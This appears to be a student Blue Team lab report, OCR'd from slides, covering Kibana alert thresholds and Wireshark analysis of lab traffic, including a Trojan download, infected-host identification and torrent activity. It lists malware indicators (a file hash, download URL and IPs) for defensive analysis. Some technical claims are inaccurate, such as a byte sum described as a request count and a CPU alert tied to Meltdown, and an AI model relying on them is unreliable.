
Perform 1 action when condition is met

Excessive HTTP Errors is implemented as follows:

- Metric: count
- Threshold: 400 requests over 5 minutes
- Vulnerability Mitigated: Brute Force attack
- Reliability: Unreliable as it was not triggered during the penetration test

Alert 2

HTTP Request Size Monitor



Name: HTTP Request Size Monitor

Indices to query: packetbeat-*

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

Match the following condition

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```


Perform 1 action when condition is met

HTTP Request Size Monitor is implemented as follows:

- Metric: sum
- Threshold: 3500 or more HTTP requests in a minute
- Vulnerability Mitigated: HTTP Flood/ HTTP smuggling
- Reliability: Threshold works well; this alert does not fire off prematurely

Alert 3

CPU Usage Monitor



Name

CPU Usage Monitor

Indices to query

metricbeat-* ✕

Use * to broaden your query.

Time field

@timestamp

Run watch every

1

minute

Match the following condition

```
WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
```

Perform 1 action when condition is met


> Logging

CPU Usage Monitor is implemented as follows:

- Metric: max
- Threshold: 0.5 for the last 5 minutes
- Vulnerability Mitigated: DDoS attack / Meltdown
- Reliability: This alert would work reliably in a non virtual environment

Alert 4

Excessive RAM Usage



Perform 1 action when condition is met

Excessive RAM Usage Alert is implemented as follows:

- Metric: max
- Threshold: 0.5 over 5 minutes
- Vulnerability Mitigated: Cold boot attacks / memory dump
- Reliability: Alert monitors and triggers reliably outside a virtual environment

Suggestions for Going Further

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

Vulnerability 1--HTTP Excessive Errors

- Patch: Integrate an Intrusion Prevention System (IPS)
- Why It Works: To block any IP address that has more than 2500 unsuccessful requests within a 5 minute period.

Vulnerability 2--HTTP Request Size Monitor

- Patch: Disable reuse of back-end connections, use HTTP/2 for back-end connections, use the same web server software for front-end and back-end servers and/or utilize a WAF that has built in mitigation to detect abnormal requests.
- Why It Works: Preventing reuse of connection(s) so data can't be transferred which forces you to utilize a new connection each time you reach the website.

Reference: https://portswigger.net/web-security/request-smuggling

Vulnerability 3--CPU Usage Monitor

- Patch: Harden systems to remove unnecessary programs and services that could be exploited.
- Why It Works: It is not draining resources as it would not allow any exploits or vulnerabilities into the system.

Vulnerability 4--Excessive RAM Usage

- Patch: Make sure all computers within the company network shut down completely or hibernate instead of going into sleep mode. We would need to preconfigure all networks on the host to hibernate or send a message to make sure your machine hibernates instead of going to sleep.
- Why It Works: This is not a patch but an SOP (Standard Operating Procedure) because when shut down or hibernating nothing is being stored in the RAM instead of when in sleep mode files, encryption keys, etc. can still be saved.

Network Analysis

Time Thieves


At least two users on the network have been wasting time on YouTube. Usually, IT wouldn't pay much mind to this behavior, but it seems these people have created their own web server on the corporate network. So far, Security knows the following about these time thieves:

- They have set up an Active Directory network.
- They are constantly watching videos on YouTube.
- Their IP addresses are somewhere in the range 10.6.12.0/24.

You must inspect your traffic capture to answer the following questions:

1. What is the domain name of the users' custom site?

   Frank-n-Ted-DC.frank-n-ted.com



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr == 10.6.12.0/24
```

```
No.   Time          Source                Destination      Protocol Length Info
40586 393.803715200 Frank-n-Ted-DC.fran… 255.255.255.255  DHCP      351 DHCP ACK      - Transaction ID 0xba8bd7f0
40587 393.804548500 DESKTOP-86J4BX.fran… igmp.mcast.net   IGMPv3     54 Membership Report / Join group 224.0.0.251 for any sources
40588 393.805406200 DESKTOP-86J4BX.fran… igmp.mcast.net   IGMPv3     54 Membership Report / Join group 224.0.0.252 for any sources
40589 393.806270700 DESKTOP-86J4BX.fran… igmp.mcast.net   IGMPv3     54 Membership Report / Leave group 224.0.0.252
40590 393.807134600 DESKTOP-86J4BX.fran… igmp.mcast.net   IGMPv3     54 Membership Report / Join group 224.0.0.252 for any sources
40591 393.808414800 DESKTOP-86J4BX.fran… 224.0.0.251      MDNS       80 Standard query 0x0000 ANY DESKTOP-86J4BX.local, "QM" question
40592 393.809857400 DESKTOP-86J4BX.fran… 224.0.0.251      MDNS       90 Standard query response 0x0000 A 10.6.12.157
40593 393.811043200 DESKTOP-86J4BX.fran… 224.0.0.252      LLMNR      74 Standard query 0x094f ANY DESKTOP-86J4BX
```

2. What is the IP address of the Domain Controller (DC) of the AD network?

   10.6.12.12




```
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: Frank-n-Ted-DC.frank-n-ted.com (10.6.12.12), Dst: 255.255.255.255 (255.255.255.255)
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 337
    Identification: 0x3880 (14464)
  ▸ Flags: 0x0000
    ...0 0000 0000 0000 = Fragment offset: 0
    Time to live: 128
    Protocol: UDP (17)
    Header checksum: 0xeb0a [validation disabled]
    [Header checksum status: Unverified]
    Source: Frank-n-Ted-DC.frank-n-ted.com (10.6.12.12)
    Destination: 255.255.255.255 (255.255.255.255)
▸ User Datagram Protocol, Src Port: 67, Dst Port: 68
▸ Dynamic Host Configuration Protocol (ACK)
```


3. What is the name of the malware downloaded to the 10.6.12.203 machine? Once you have found the file, export it to your Kali machine's desktop.

   ip.addr==10.16.12.203 and http.request.method==GET

   June11.dll is the malware file



```
    [Header checksum status: Unverified]
    Source: LAPTOP-5WKHX9YG.frank-n-ted.com (10.6.12.203)
    Destination: 205.185.125.104 (205.185.125.104)
▸ Transmission Control Protocol, Src Port: 49739, Dst Port: 80, Seq: 222, Ack: 489, Len: 258
▾ Hypertext Transfer Protocol
  ▸ GET /files/june11.dll HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n
    Host: 205.185.125.104\r\n
    Connection: Keep-Alive\r\n
  ▸ Cookie: _subid=3mmhfnd8jp\r\n
    \r\n
    [Full request URI: http://205.185.125.104/files/june11.dll]
    [HTTP request 2/2]
    [Prev request in frame: 44207]
    [Response in frame: 44958]
```




Packet	Hostname	Content Type	Size	Filename
44958	205.185.125.104	application/octet-stream	563 kB	june11.dll

Text Filter: june11.dll

4. Upload the file to VirusTotal.com. What kind of malware is this classified as?

June11.dll is classified as a Trojan



d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

53 / 68

53 security vendors flagged this file as malicious

d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

Google ipdate

invalid-signature overlay pedll signed

549.84 KB Size

2021-05-03 11:16:52 UTC 12 days ago

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 2

Ad-Aware	Trojan.Mint.Zamg.O	AegisLab	Trojan.Win32.Yakes.4!c
AhnLab-V3	Malware/Win32.RL_Generic.R346613	Alibaba	TrojanSpy:Win32/Yakes.56555f48
ALYac	Trojan.Mint.Zamg.O	SecureAge APEX	Malicious
Arcabit	Trojan.Mint.Zamg.O	Avast	Win32:DangerousSig [Trj]
AVG	Win32:DangerousSig [Trj]	Avira (no cloud)	TR/AD.ZLoader.ladbd
BitDefender	Trojan.Mint.Zamg.O	BitDefenderTheta	Gen:NN.ZedlaF.34686.lu9@aul7O
Bkav Pro	W32.AIDetect.malware1	CrowdStrike Falcon	Win/malicious_confidence_100% (W)

Vulnerable Windows Machines

The Security team received reports of an infected Windows host on the network. They know the following:

- Machines in the network live in the range 172.16.4.0/24.
- The domain mind-hammer.net is associated with the infected computer.
- The DC for this network lives at 172.16.4.4 and is named Mind-Hammer-DC.
- The network has standard gateway and broadcast addresses.


Inspect your traffic to answer the following questions:

1. Find the following information about the infected Windows machine:
   - Host name:Rotterdam-PC
   - IP address:172.16.4.205
   - MAC address:00:15:c6:e6:c4:77

2. What is the username of the Windows user whose computer is infected?

   ip.addr==172.16.4.205 and kerberos.CnameString

   Username: matthijs.devries




```
ip.addr == 172.16.4.205 and kerberos.CNameString

No.   Time          Source                Destination           Protocol Length Info     Cname
68885 654.706605200 mind-hammer-dc.mind… Rotterdam-PC.mind-h… KRB5       84 TGS-REP  ROTTERDAM-PC$
68980 655.049112700 Rotterdam-PC.mind-h… mind-hammer-dc.mind… KRB5      301 AS-REQ   ROTTERDAM-PC$
68987 655.064740300 Rotterdam-PC.mind-h… mind-hammer-dc.mind… KRB5      381 AS-REQ   ROTTERDAM-PC$
68989 655.092250000 mind-hammer-dc.mind… Rotterdam-PC.mind-h… KRB5      204 AS-REP   ROTTERDAM-PC$
69001 655.152886700 mind-hammer-dc.mind… Rotterdam-PC.mind-h… KRB5      130 TGS-REP  ROTTERDAM-PC$
80087 812.371123600 mind-hammer-dc.mind… Rotterdam-PC.mind-h… KRB5      206 TGS-REP  ROTTERDAM-PC$
80098 812.428250200 mind-hammer-dc.mind… Rotterdam-PC.mind-h… KRB5       72 TGS-REP  ROTTERDAM-PC$
69019 655.191424700 Rotterdam-PC.mind-h… mind-hammer-dc.mind… KRB5      292 AS-REQ   matthijs.devries
69026 655.206980600 Rotterdam-PC.mind-h… mind-hammer-dc.mind… KRB5      372 AS-REQ   matthijs.devries
69028 655.235138800 mind-hammer-dc.mind… Rotterdam-PC.mind-h… KRB5      242 AS-REP   matthijs.devries
69039 655.294429100 mind-hammer-dc.mind… Rotterdam-PC.mind-h… KRB5      150 TGS-REP  matthijs.devries
69051 655.359423100 mind-hammer-dc.mind… Rotterdam-PC.mind-h… KRB5      273 TGS-REP  matthijs.devries
68802 654.253551400 Rotterdam-PC.mind-h… mind-hammer-dc.mind… KRB5      297 AS-REQ   rotterdam-pc$
68810 654.268508300 Rotterdam-PC.mind-h… mind-hammer-dc.mind… KRB5      377 AS-REQ   rotterdam-pc$
```

https://unit42.paloaltonetworks.com/using-wireshark-identifying-hosts-and-users/

3. What are the IP addresses used in the actual infection traffic?

   172.16.4.205, 185.243.115.84, 166.62.111.64

Based off of conversation traffic (Statistics > Conversations)




Ethernet · 6 | IPv4 · 37 | IPv6 | TCP · 116 | UDP · 82

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bit
172.16.4.205	185.243.115.84	11,704	8,100 k	11,704	8,100 k	0	0	0.046107	913.8472	70 k	
166.62.111.64	172.16.4.205	2,187	160 k	0	0	2,187	160 k	655.626004	149.9677	0	
172.16.4.4	172.16.4.205	490	131 k	0	0	490	131 k	88.386200	760.7688	0	
93.95.100.178	172.16.4.205	152	14 k	0	0	152	14 k	721.027727	85.7427	0	
31.13.70.52	172.16.4.205	145	15 k	0	0	145	15 k	667.167670	138.1120	0	
31.7.62.214	172.16.4.205	116	32 k	0	0	116	32 k	88.786973	127.8118	0	
54.230.89.184	172.16.4.205	62	5,981	0	0	62	5,981	656.294179	149.2931	0	
172.16.4.205	172.217.4.163	40	3,683	40	3,683	0	0	662.112101	143.3974	205	
151.101.2.110	172.16.4.205	37	3,392	0	0	37	3,392	658.701167	146.5813	0	
172.16.4.205	192.0.73.2	33	3,690	33	3,690	0	0	658.698707	146.8593	201	
172.16.4.205	172.217.14.74	26	2,633	26	2,633	0	0	661.121570	144.3898	145	
172.16.4.205	216.58.193.200	26	1,886	26	1,886	0	0	666.990528	138.5199	108	
172.16.4.205	209.197.3.15	25	2,912	25	2,912	0	0	656.289971	148.9935	156	
172.16.4.205	192.0.76.3	23	2,817	23	2,817	0	0	658.696592	146.8624	153	
151.101.52.84	172.16.4.205	22	2,493	0	0	22	2,493	657.646625	147.6734	0	
81.4.122.101	172.16.4.205	19	3,902	0	0	19	3,902	666.850176	138.7493	0	
172.16.4.205	192.0.77.48	16	2,000	16	2,000	0	0	666.991586	138.5684	115	
151.101.0.84	172.16.4.205	16	2,419	0	0	16	2,419	677.657142	127.6215	0	
172.16.4.205	192.0.77.32	15	1,937	15	1,937	0	0	658.697650	146.8490	105	
72.21.91.29	172.16.4.205	13	1,704	0	0	13	1,704	213.978846	0.2342	0	
50.112.34.20	172.16.4.205	13	2,146	0	0	13	2,146	655.648468	149.6369	0	
172.16.4.205	172.16.4.255	12	1,320	12	1,320	0	0	654.230601	0.5991	17 k	
108.128.247.43	172.16.4.205	12	1,762	0	0	12	1,762	655.645391	149.9550	0	
52.11.30.237	172.16.4.205	12	1,736	0	0	12	1,736	655.841001	149.5252	0	
151.101.188.134	172.16.4.205	12	1,675	0	0	12	1,675	666.253635	139.0654	0	
23.9.91.27	172.16.4.205	10	1,061	0	0	10	1,061	214.069284	0.0943	0	
104.25.124.99	172.16.4.205	10	948	0	0	10	948	656.292067	148.9856	0	
172.16.4.205	224.0.0.22	8	480	8	480	0	0	654.236227	190.7642	20	
23.219.38.65	172.16.4.205	8	777	0	0	8	777	655.624946	149.6595	0	
172.16.4.205	216.58.193.202	7	792	7	792	0	0	656.293121	149.7433	42	
52.207.111.186	172.16.4.205	7	751	0	0	7	751	669.015086	136.5731	0	

☐ Name resolution ☑ Limit to display filter ☐ Absolute start time

4. Desktop background of the Windows host:



Illegal Downloads

IT was informed that some users were torrenting on the network. The Security team does not forbid the use of torrents for legitimate purposes, such as downloading operating systems. However, they have a strict policy against copyright infringement.

IT shared the following about the torrent activity:

- The machines using torrents live in the range 10.0.0.0/24 and are clients of an AD domain.
- The DC of this domain lives at 10.0.0.2 and is named DogOfTheYear-DC.
- The DC is associated with the domain dogoftheyear.net.

We isolated the torrent traffic to one machine here is what we concluded: a

IP address 10.0.0.201 was the perpetrator:

    - MAC address: 00:16:17:18:66:c8
